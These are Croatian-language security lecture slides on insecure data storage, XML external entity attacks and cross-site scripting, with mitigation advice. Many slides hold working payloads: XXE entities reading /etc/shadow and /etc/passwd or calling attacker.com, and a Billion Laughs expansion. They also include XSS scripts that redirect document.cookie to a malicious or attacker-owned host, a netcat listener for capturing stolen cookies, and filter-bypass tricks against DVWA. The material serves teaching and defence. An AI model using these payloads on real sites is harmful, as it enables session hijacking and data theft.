# Nesigurna pohrana osjetljivih podataka (3)

## World's Biggest Data Breaches & Hacks


interesting story

Selected events over 30,000 records

UPDATED: Oct 2021

size: records lost

filter



## Nesigurna pohrana osjetljivih podataka – otklanjanje ranjivosti

- verifikacija arhitekture
  - identificirati sve osjetljive podatke i mesta na kojima se pohranjuju
  - napraviti testne korisničke račune za testiranje napada
- zaštita prikladnim mehanizmima
  - šifriranje podataka, baze podataka
- prikladna upotreba mehanizama zaštite
  - snažni algoritmi – stvaranje, distribucija, zaštita i razmjena ključeva (asimetrični algoritmi)
- ne pohranjivati podatke koji nisu potrebni
- pratiti ranjivosti i nove preporuke za kriptoalgoritme i duljine ključeva

# **Vanjski XML entiteti**

# Vanjski XML entiteti (XXE) (1)

- *XML External Entity (XXE)*
  - često se naziva i “XML injection”
- Potencijalno ranjive su aplikacije koje parsiraju XML datoteke
  - pogotovo ako se ne provjerava od kuda dolazi XML
  - još više ako je u XML parseru omogućeno učitavanje vanjskih entiteta (*External Entity Resolution* ili *Loading*)
- Primjer:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM
"http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

[https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

# Vanjski XML entiteti (XXE) (2)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>                                XXE payload
    <!ENTITY bar "World ">
    <!ENTITY t1 "&bar;&bar;">
    <!ENTITY t2 "&t1;&t1;&t1;&t1;">
    <!ENTITY t3 "&t2;&t2;&t2;&t2;">
]>
<foo>
    Hello &t3;
</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo>
<foo> Hello World World World World World
    World World World World World World </foo>
```

## *Billion Laughs attack*

<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>

# Vanjski XML entiteti (XXE) (3)

```
POST http://example.com/xml HTTP/1.1
```


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM
        "file:///etc/passwd">
]>
<foo>
    &xxe;
</foo>
```

Dohvaćanje datoteke koja se nalazi na poslužitelju

```
POST http://example.com/xml HTTP/1.1
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM
        "http://192.168.0.1/secret.txt">
]>
<foo>
    &xxe;
</foo>
```

Dohvaćanje datoteke na lokalnom intranetu, iza vatrozida



Server Side Request Forgery (SSRF)

<https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/>

# Vanjski XML entiteti (XXE) – otklanjanje ranjivosti

- Otklanjanje problema:
  - Izbjegavati korištenje složenijih XML struktura ako ne treba
  - Proučiti i ažurirati postavke XML parsera vezano uz učitavanje ili interpretiranja vanjskih entiteta
  - Napraviti validaciju / sanitizaciju XML dokumenata prije parsiranja
- Neka programska rješenja koja mogu pomoći:
  - Popis alata za analizu izvornog koda aplikacija,  
[https://www.owasp.org/index.php/Source\\_Code\\_Analysis\\_Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)
    - Mogu poslužiti za analizu XML parsiranja ali i samog XML-a

# **Cross-site scripting (XSS)**

# Cross-site scripting (XSS) (1)

- **Oblik napada u kojemu se podaci od napadača šalju u preglednik korisnika**
  - potencijalnim napadačima omogućava se umetanje i izvršavanje zlonamjernog skriptnog koda unutar ranjive stranice
  - korisnik ili njegovi povjerljivi podaci preusmjere s legitimnog na neki maliciozni web poslužitelj, čime se zaobilaze domenske restrikcije poslužitelja
  - često se XSS naziva i **JavaScript umetanje (JavaScript Injection)**
- **podaci su:**
  - pohranjeni u bazi podataka
  - rezultat su unosa u obrazac (form, hidden, URL, itd...)
  - poslani su izravno JavaScript klijentu (*phishing*)
- **jednostavni primjer** korištenja XSS ranjivosti:
  - `javascript:alert(document.cookie)`
- **posljedice:**
  - krađa korisničkih sjednica (*session hijacking*), krađa osjetljivih podataka (*password gathering/key logging; disclosure of end user files*), pisanje po stranici (*defacing*), preusmjeravanje korisnika na *phishing* ili *malware* sjedište (*page redirects*)
    - najgore: instalacija XSS-proxyja koji omogućuje napadaču da nadzire ponašanje korisnika na ranjivom sjedištu i preusmjerava ga drugdje

# Cross-site scripting (XSS) (2)

- *Cross-site scripting* ranjivost (i sigurnosne napade koji koriste XSS) dijelimo na tri vrste:
  1. **Jednokratni XSS sigurnosni nedostatak**
    - Drugi nazivi: **reflektirani** ili neperzistentni (*Reflected ili Non-persistent*)
    - XSS je dio URL-a i dovoljna je samo poveznica da se XSS izvede
    - Izvršava se na poslužitelju i klijentu
    - Najčešći i najjednostavniji za implementaciju
  2. **Trajni XSS sigurnosni nedostatak**
    - Drugi nazivi: **pohranjeni** ili perzistentni (*Stored ili Persistent*)
    - XSS se pohranjuje na poslužitelju (tipično kao unos forme)
    - Izvršava se na poslužitelju i klijentu
  3. **Lokalni ili DOM XSS sigurnosni nedostatak**
    - Drugi nazivi: **nedostatak temeljen na DOM-u** (*Local ili DOM-based*)
    - Vrlo slično reflektiranom ali XSS mijenja samo DOM
    - Izvršava se samo na klijentu, poslužitelj ga ne provjerava (zato je opasan)

# Cross-site scripting (XSS) (3)

- Karakteristični načini umetanja zlonamjernog JavaScript koda:

Script tag (basic)

```
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
```

Image src attribute

```
<IMG SRC=javascript:alert('xss')>
```

Cookie content

```
<META HTTP-EQUIV="Set-Cookie" Content="USERID=&lt;SCRIPT&gt;alert('xss')&lt;/SCRIPT&gt;">
```

Style manipulation


```
<DIV STYLE="background-image: url(javascript:alert('xss'))">
```

Event handlers

```
<B ONMOUSEOVER=alert('foo')>click for foo</B>
```

# Cross-site scripting (XSS) – reflektirani (1)

- Jednokratni, reflektirani ili neperzistentni; najjednostavniji i najčešći
- Učinkovit za preusmjeravanje i npr. krađu login podataka
- Nije prikladan za krađu sjednice jer korisnici moraju kliknuti na poveznicu
- Napadač stvara link sa zlonamjernim podacima koji upućuje na ranjivu web stranicu i vara žrtvu da otvori link (*phishing*). Nakon što žrtva otvori link, ranjiva aplikacija uzima zlonamjerne podatke iz parametara, ugrađuje ih u HTML stranicu i vraća ih korisniku.



# Cross-site scripting (XSS) – primjer (1)

- Ranjiva web stranica:

[http://www.legitimni\\_posluzitelj.com/trazilica.php](http://www.legitimni_posluzitelj.com/trazilica.php)

```
<HTML>
  <BODY>
    Traženi pojam
    <?php
      echo $_GET['pojam']; // neprovjereni i nekodirani ispis traženog pojma
    ?>
    nije pronađen.
  </BODY>
</HTML>
```

- Zlonamjerni link:

[http://www.legitimni\\_posluzitelj.com/trazilica.php?pojam=<script>document.location='http://www.maliciozni\\_posluzitelj.com/napad.cgi?'+document.cookie</script>](http://www.legitimni_posluzitelj.com/trazilica.php?pojam=<script>document.location='http://www.maliciozni_posluzitelj.com/napad.cgi?'+document.cookie</script>)

# Cross-site scripting (XSS) – primjer (2)

//Upisemo ime:

Test

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?


```
<script>document.location.href='http://www.hr';</script>
```

//Korisnicima šaljemo poveznicu s lažiranim stranicom – klasičan phishing s redirekcijom!

```
http://192.168.43.183/dvwa/vulnerabilities/xss_r/?name=<script>do  
cument.location.href='http://www.hr';</script>
```

# Cross-site scripting (XSS) – pohranjeni

- Trajni, pohranjeni ili perzistentni
- XSS se pohranjuje na poslužitelj u bazu podataka
- Tipičan način distribucije: objava na forumu, komentar na društvenim mrežama, ...
- Svi korisnici koji posjete stranicu učitavaju XSS (ne samo jedan kao kod *reflected*)
  - Više nije potreban društveni inžinjerинг mailovima i *phishing*



# Cross-site scripting (XSS) – pohranjeni – primjer (1)

- Napadačev hiperlink za postavljanje maliciozne poruke na ranjivu web stranicu:

```
http://www.legitimni_posluzitelj.com/unos.php?poruka=Lazna_poruka
<script>document.location='http://www.maliciozni_posluzitelj.com/
napad.cgi?'+document.cookie</script>
```

- Nakon što je zaprimljena, poruka se trajno pohranjuje na strani poslužitelja i dodjeljuje joj se neki ID, npr. 37.
- Ranjiva web stranica:

```
http://www.legitimni_posluzitelj.com/prikaz.php
<HTML>
  <BODY>
    <?php
      $poruka = dohvati_poruku($_GET['poruka_id']); //dohvaćanje odgovarajuće
      poruke na temelju parametra poruka_id
      echo $poruka; //neprovjereni i nekodirani ispis poruke
    ?>
  </BODY>
</HTML>
```

- Link koji aktivira korisnik da bi pristupio poruci:

```
http://www.legitimni_posluzitelj.com/prikaz.php?poruka_id=37
```

# Cross-site scripting (XSS) – pohranjeni – primjer (2)

```
//Upisemo ime:
```

```
Test
```

```
//Probamo prolazi li XSS:
```

```
<script>alert('XSS test');</script>
```

```
//Možemo li preusmjeriti korisnika na drugu stranicu?
```

```
<script>document.location.href='http://www.hr';</script>
```

```
//ili samo (je li ovo XSS?):
```

```
<iframe src="http://www.hr"></iframe>
```

```
//Probamo dobiti cookie:
```

```
<script>alert(document.cookie);</script>
```


```
//imamo preusmjeravanje i cookie – možemo li preusmjeriti cookie  
i ukrasti sjednicu?
```

# Cross-site scripting (XSS) – pohranjeni – primjer (3)

```
//Možemo li poslati podatke iz cookie-a na udaljeni stroj?  
<script>  
document.location.href='http://www.hr?test='+document.cookie;</scr  
ipt>  
  
//Ili na vlastiti stroj?  
<script>document.location.href='http://<IP-ADRESA-  
HTTPSERV:PORT/cookie=?'+document.cookie</script>  
  
//Prije toga – moramo podesiti poslužitelj da sluša na vratima  
sudo nc -l 8080 -v -n //koristimo npr. netcat ili pravi HTTP  
poslužitelj  
  
//ukrali smo id sjednice – sada ga samo trebamo dodati u svoj  
cookie i imamo pristup!  
// za to koristimo cookie manager za Firefox ili alternativu za  
Chrome
```

# Cross-site scripting (XSS) – DOM

- DOM ili lokalni
- Vrlo slično reflektiranom ali “bolje” jer kod postaje “dio stranice” na klijentu (tj. dio DOM-a)
  - Zaobilazi provjeru poslužitelja (ako takva provjera uopće postoji)



# Cross-site scripting (XSS) – DOM – primjer (1)

- Ranjiva web stranica:

[http://www.legitimni\\_posluzitelj.com/dobrodosli.html](http://www.legitimni_posluzitelj.com/dobrodosli.html)

```
<HTML>
<BODY>
    Dobar dan
    <SCRIPT>
        //određivanje pozicije na kojoj počinje korisničko ime unutar URL-a
        var pozicija = document.URL.indexOf("ime=")+4;
        //neprovjereni i nekodirani ispis ulaznog znakovnog niza (korisničkog
        imena) zaprimljenog unutar URL-a
        document.write(document.URL.substring(pozicija, document.URL.length));
    </SCRIPT>
</BODY>
</HTML>
```

- Zlonamjerni link:

[http://www.legitimni\\_posluzitelj.com/dobrodosli.html?ime=<script>alert\(document.cookie\)</script>](http://www.legitimni_posluzitelj.com/dobrodosli.html?ime=<script>alert(document.cookie)</script>)

# Cross-site scripting (XSS) – DOM – primjer (2)

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```

//Probamo dobiti cookie:

```
<script>alert(document.cookie);</script>
```

//Možemo li poslati podatke iz cookie-a na udaljeni stroj?

```
<script>
document.location.href='http://www.hr?marintest='+document.cookie;</script>
```

# Cross-site scripting (XSS) – DOM – zaštita

- Kako se DVWA štiti?
  - Razina *medium*: filtrira `<script>` tagove (pogledati kod)
    - Ne možemo sa tagovima nego se ubacujemo u metodu *onload* u tag `<body>`
    - Prvo moramo zatvoriti select
- ...`default=English</select><body onload=alert('DOMXSS-medium');>`
- Razina *high*: napravljena je *whitelista* dozvoljenih unosa (jezika)
  - zakomentiramo sa #

...`default=English#<script>alert('DOM-XSS')</script>`

# Cross-site scripting (XSS) – zaštita (1)

- Što ako postoji zaštita?
  - Tipično se filtriraju <script> tagovi i znakovi

```
//kako upisati javascript bez <script> taga?  
<img src=x:alert('XSS-TEST') onerror=eval(src) alt=0>
```

```
//ili:  
<iframe src="javascript:alert(XSS-TEST);">
```

```
//A cookie pošaljemo na isti način kao i prije:  
<img  
src=x:document.location.href='http://www.hr/?cookie='+document.c  
ookie onerror=eval(src) alt=0>
```

```
//Kako napraviti da korisnik ne shvati da mu je ukraden  
sessionID?
```

# Cross-site scripting (XSS) – zaštita (2)

- Općenite preporuke za zaštitu:
  - eliminacija uzroka
    - ne uključivati ono što unese korisnik u izlaz aplikacije ili u povratni ispis
  - obrana
    - prvo: kodirati sve što unese korisnik i izbjegći znakove <, >, {, }, „, ‘ i slične
    - napraviti whitelisting onoga što korisnik može unijeti
    - za unos HTML-a treba ga “dezinficirati” (*sanitize*)
  - koristiti HTML POST umjesto GET-a
  - *HTTPOnly Cookie* (<https://owasp.org/www-community/HttpOnly>)

# Cross-site scripting (XSS) – zaštita (3)

- OWASP preporuke



OWASP



XSS Prevention  
Cheat Sheet

Basic precautions: **Never trust user input**

```
<script>NEVER PUT UNTRUSTED DATA HERE</script>
<!--NEVER PUT UNTRUSTED DATA HERE-->
<div NEVER PUT UNTRUSTED DATA HERE =test />
<NEVER PUT UNTRUSTED DATA HERE href="/test" />
<style>NEVER PUT UNTRUSTED DATA HERE</style>
```

*Never put **unsanitized** input:*

- *directly in a script*
- *inside an HTML comment*
- *in an attribute name*
- *in a tag name directly in CSS*

